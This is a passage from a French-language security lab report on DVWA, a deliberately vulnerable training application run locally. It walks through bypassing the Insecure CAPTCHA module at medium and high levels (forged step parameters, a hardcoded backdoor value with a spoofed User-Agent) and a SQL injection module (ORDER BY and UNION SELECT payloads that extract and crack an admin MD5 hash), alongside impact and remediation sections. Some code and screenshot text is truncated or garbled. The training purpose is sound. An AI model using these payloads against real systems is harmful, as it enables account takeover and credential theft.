
Request

PrettyRawHex

```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/captcha/
12 Cookie: PHPSESSID=2922e61088aa4b2402f17399dce802f; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 http://password_new=test&password_conf=test&recaptcha-response=&Change=Change
```

InspectorNotes

3. **Injection des paramètres forgés** : Dans Burp Suite Proxy, modifier la charge utile (*payload*) pour remplacer `step=1` par `step=2` et ajouter le paramètre `&passed_captcha=true` à la fin de la chaîne :

The screenshot shows the Burp Suite interface. At the top, the 'Proxy' tab is selected. Below it, the 'Intercept' tab is active, showing a list of intercepted requests. The first request is a POST to 'http://localhost/DVWA/vulnerabilities/captcha/'. The 'Request' tab is selected, displaying the raw HTTP request details. The request is a POST to '/DVWA/vulnerabilities/captcha/' with a 'Content-Type' of 'application/x-www-form-urlencoded'. The body of the request is 'step=2&password_new=test&password_conf=test&g-recaptcha-response=6Change&passed_captcha=true'.

4. **Exécution et validation** : Cliquer sur *Forward*. Le serveur évalue `$_POST['step'] == '2'` ainsi que `$_POST['passed_captcha']` à true. Le contrôle est validé sans qu'aucune requête vers le service reCAPTCHA ne soit effectuée.

Résultat : L'application affiche Password Changed.. La tentative de patch du niveau Medium échoue car elle continue d'accorder sa confiance aux données modifiables par le client.

The screenshot shows the DVWA application interface. On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area is titled 'Vulnerability: Insecure CAPTCHA'. Below the title, there is a message box that says 'Password Changed.' in red text. Below this, there is a section titled 'More Information' with three links: <https://en.wikipedia.org/wiki/CAPTCHA>, <https://www.google.com/recaptcha/>, and https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat.

High Security

Au niveau **High**, l'architecture en deux étapes (step=1 et step=2) a été abandonnée au profit d'un traitement direct en une seule requête POST, intégrant également un jeton Anti-CSRF (generateSessionToken()). Cependant, une porte dérobée (*backdoor*) / condition de contournement explicite a été introduite dans le code source :

```
// What happens when the CAPTCHA was entered incorrectly
$html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
$hide_form = false;
return;
}


((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Analyse du défaut de sécurité :

- **Valeur secrète codée en dur (*Hardcoded Backdoor*)** : La structure conditionnelle `if ($resp || (...))` autorise la validation si la variable `$_POST['g-recaptcha-response']` contient la chaîne `hidd3n_valu3`.
- **Falsification de l'en-tête HTTP (*User-Agent Spoofing*)** : Le second critère de la condition alternative contrôle l'en-tête HTTP User-Agent (`$_SERVER['HTTP_USER_AGENT'] == 'reCAPTCHA'`). Comme tout en-tête transmis par le client, cette valeur est entièrement modifiable par l'attaquant.



```
if (
    $resp ||
    (
        $_POST[ 'g-recaptcha-response' ] == 'hidd3n_valu3'
        && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCAPTCHA'
    )
){
    // CAPTCHA was correct. Do both new passwords match?
    if ($pass_new == $pass_conf) {
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser(
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_ob

        // Feedback for user
        echo "<pre>Password Changed.</pre>";


    } else {
        // Ops. Password mismatch
        $html .= "<pre>Both passwords must match.</pre>";
        $hide_form = false;
    }
} else {
    // What happens when the CAPTCHA was entered incorrectly
```

L'exploitation consiste à simuler un client légitime ou un mécanisme interne en modifiant à la fois l'en-tête User-Agent et la valeur du paramètre `g-recaptcha-response`.

1. **Soumission du formulaire** : Renseigner les champs du nouveau mot de passe (test) sans valider le reCAPTCHA.



2. **Interception (Burp Suite)** : Capture de la requête POST générée :




Request

```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 129
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/captcha/
12 Cookie: PHPSESSID=292e610888a4b3d02f17398dc002f; security=high
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=test&password_conf=test&g-recaptcha-response=5user_token=98a120904de184a3a6dae896d996a77e5&Change=Change
```


3. **Modification de la requête** :

- Remplacez la valeur de l'en-tête User-Agent par reCAPTCHA.
- Affectez la valeur hidd3n_valu3 au paramètre g-recaptcha-response.



4. **Validation** : Transmettez la requête altérée (*Forward*).

Résultat : Le serveur évalue la branche alternative du if comme vraie ('hidd3n_valu3' == 'hidd3n_valu3' ET 'reCAPTCHA' == 'reCAPTCHA'), contourne la vérification reCAPTCHA officielle et renvoie l'affirmation *Password Changed*.



Impossible Security

Au niveau **Impossible**, le script supprime définitivement toutes les failles de logique, les vulnérabilités aux injections SQL et les portes dérobées présentes dans les niveaux précédents. Le formulaire demande désormais la saisie obligatoire du mot de passe actuel (Current password) et applique une validation stricte en une seule étape :

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)

Vulnerability: Insecure CAPTCHA

Change your password:

Current password:

New password:

Confirm new password:

☐ I'm not a robot
 

Change

Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Not Secure http://localhost/DVWA/vulnerabilities/view_source.php?id=captcha&security=ir

```

if( isset( $_POST[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_new = stripslashes( $pass_new );
    $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? my
    $pass_new = md5( $pass_new );

    $pass_conf = $_POST[ 'password_conf' ];
    $pass_conf = stripslashes( $pass_conf );
    $pass_conf = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? my
    $pass_conf = md5( $pass_conf );

    $pass_curr = $_POST[ 'password_current' ];
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? my
    $pass_curr = md5( $pass_curr );

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );
  
```

3.6.3. Impact technique

L'exploitation des failles liées à l'implémentation du CAPTCHA entraîne des conséquences critiques sur l'intégrité de la logique applicative et de l'authentification :

- **Contournement des protections anti-automatisation** : Les scripts automatisés et les bots peuvent soumettre des requêtes en masse sans contrainte de validation visuelle.

- **Prise de contrôle de compte (Account Takeover) :** L'invalidation du reCAPTCHA sur le formulaire de changement de mot de passe facilite les attaques par force brute et la modification non autorisée d'identifiants.
- **Rupture de la logique métier (Workflow Bypass) :** Se fier aux paramètres transmis par le client (step=1, step=2) permet de sauter l'étape de vérification et d'exécuter directement la requête de mise à jour.
- **Invalidation des contrôles par portes dérobées :** La présence de clés d'exception en dur ou de contrôles basés sur des en-têtes HTTP modifiables (User-Agent: reCAPTCHA) rend le composant de sécurité inopérant.

3.6.4. Recommandations et Remédiations

Pour neutraliser durablement ces vulnérabilités et garantir la résistance du mécanisme d'authentification :

- **Validation synchrone et obligatoire côté serveur :** Soumettez systématiquement la réponse du CAPTCHA (g-recaptcha-response) à l'API du service tiers (ex: Google reCAPTCHA) dans la même requête backend que l'action sensible.
- **Traitement atomique de la requête :** Regroupez l'ensemble des validations (CAPTCHA, authentification, jetons) en une seule étape transactionnelle backend pour éliminer tout contournement de flux.
- **Exigence du mot de passe actuel :** Imposez la saisie du mot de passe en cours (Current password) avant toute réinitialisation pour bloquer les tentatives de modification non sollicitées.
- **Suppression des passe-droits et backdoors :** Retirez du code source toute valeur codée en dur, paramètre masqué ou vérification d'en-tête client servant de condition alternative de validation.
- **Protection combinée Anti-CSRF et requêtes préparées :** Validez un jeton Anti-CSRF imprévisible lié à la session active (checkToken()) et utilisez des requêtes préparées (PDO) pour toute interaction avec la base de données.

3.7. Module SQL Injection

3.7.1. Description de la vulnérabilité

L'injection SQL (SQLi) est une vulnérabilité critique qui survient lorsque des données non fiables, fournies par un utilisateur, sont directement concaténées dans une requête SQL sans nettoyage préalable ni paramétrage. Faute de séparation stricte entre les instructions de la requête et les données saisies, le moteur de la base de données (SGBD) interprète l'entrée utilisateur comme du code exécutable.


Mécanisme d'action :

- **Altération de la logique de requête** : L'attaquant injecte des caractères syntaxiques SQL (tels que des guillemets simples ' , des commentaires --, ou des opérateurs logiques OR, UNION) afin d'interrompre la commande d'origine et d'y greffer ses propres instructions.
- **Exécution arbitraire** : Le serveur de base de données exécute la requête modifiée avec les privilèges du compte de connexion à la BDD (ex: root ou dvwa).


3.7.2. Vecteur d'attaque et exploitation

Low Security

Dans le fichier low.php, la variable \$id est récupérée directement depuis la requête sans aucune validation ni assainissement :



```
if( isset( $_REQUEST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_REQUEST[ 'id' ];  
  
    switch ( $_DVWA[ 'SQLI_DB' ] ) {  
        case MYSQL:  
            // Check database  
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
            $result = mysqli_query( $GLOBALS[ "__mysqli_ston" ], $query ) or die( '<pre>' . ((is_object($result)) ? $result->error : $result) );  
  
            // Get results  
            while( $row = mysqli_fetch_assoc( $result ) ) {  
                // Get values  
                $first = $row[ "first_name" ];  
                $last = $row[ "last_name" ];  
  
                // Feedback for end user  
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  
            }  
  
            mysqli_close( $GLOBALS[ "__mysqli_ston" ] );  
            break;  
        case SQLITE:  
            global $sqlite_db_connection;  
  
            $sqlite_db_connection = new SQLite3( $_DVWA[ 'SQLITE_DB' ] );  
            $sqlite_db_connection->enableExceptions( true );  
    }  
}
```



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF

Vulnerability: SQL Injection


User ID:

ID: 1
First name: admin
Surname: admin


L'injection est possible car la valeur de \$id est concaténée directement dans la chaîne de requête SQL. L'utilisation d'une simple cote (') permet de casser le contexte de la chaîne et d'exécuter des instructions arbitraires.

Récapitulatif de votre chaîne d'attaque

- **Détermination du nombre de colonnes :** L'injection 1' ORDER BY 2# valide la présence de 2 colonnes retournées par la requête originale (first_name, last_name).



The screenshot shows the DVWA interface with a sidebar on the left containing links: Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection. The main content area is titled "Vulnerability: SQL Injection" and contains a form with "User ID:" and a text input field containing "1'order by 2#", followed by a "Submit" button.



The screenshot shows the same DVWA interface, but the "User ID:" field is now empty. Below the "Submit" button, the output is displayed in red text: "ID: 1'order by 2#", "First name: admin", and "Surname: admin".

- **Extraction par injection UNION :** Le payload ' UNION SELECT user, password FROM dvwa.users LIMIT 0,1# fait correspondre les types et extrait le nom d'utilisateur (admin) ainsi que son hash MD5 (5f4dcc3b5aa765d61d8327deb882cf99).



The screenshot shows the DVWA interface with the "User ID:" field containing the payload "n dvwa.users limit 0,1#". Below the "Submit" button, the output is displayed in red text: "ID: 'union select user, password from dvwa.users limit 0,1#", "First name: admin", and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99".

- **Cassage d'empreinte (Hash Cracking) :** La recherche d'inversion MD5 révèle le mot de passe en clair : password.

Md5 Encrypt & Decrypt

Voir plus Auditer Votre Sécurité Apprendre Une Langue Apprendre Le Code
Apprendre À Coder Sécuriser Son PC Réserver Un Tutorat Analyser Votre ADN

ENTRÉE

5f4dcc3b5aa765d61d8327deb882cf99

RÉSULTAT

MD5

md5 hash	5f4dcc3b5aa765d61d8327deb882cf99	Copier
Plaintext	password	

Medium Security

Deux mécanismes de défense ont été mis en place par rapport au niveau *Low* :

1. **Passage de GET à POST et utilisation d'un menu déroulant (<select>) :**

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF

User ID:

ID: 1
First name: admin
Surname: admin

2. **Utilisation de `mysqli_real_escape_string()` :**

```

Damn Vulnerable Web Application (DVWA)Source :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox
http://localhost/DVWA/vulnerabilities/view_source.php?id=sqli&security=medium

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ($DVWA['SQLI_DB']) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_err

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                die( $e->getMessage() );
            }
    }
}

```

Chaîne d'attaque (PoC)

- Requête originale (Burp Suite) :

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to `http://localhost/DVWA/vulnerabilities/sqli/` is captured. The 'Request' tab is active, displaying the raw HTTP request details.

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: PHPSESSID=ae00a2179c489956ad96c70aa7af1; security=medium
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 id=1&Submit=Submit

```

- Requête SQL exécutée par le serveur :

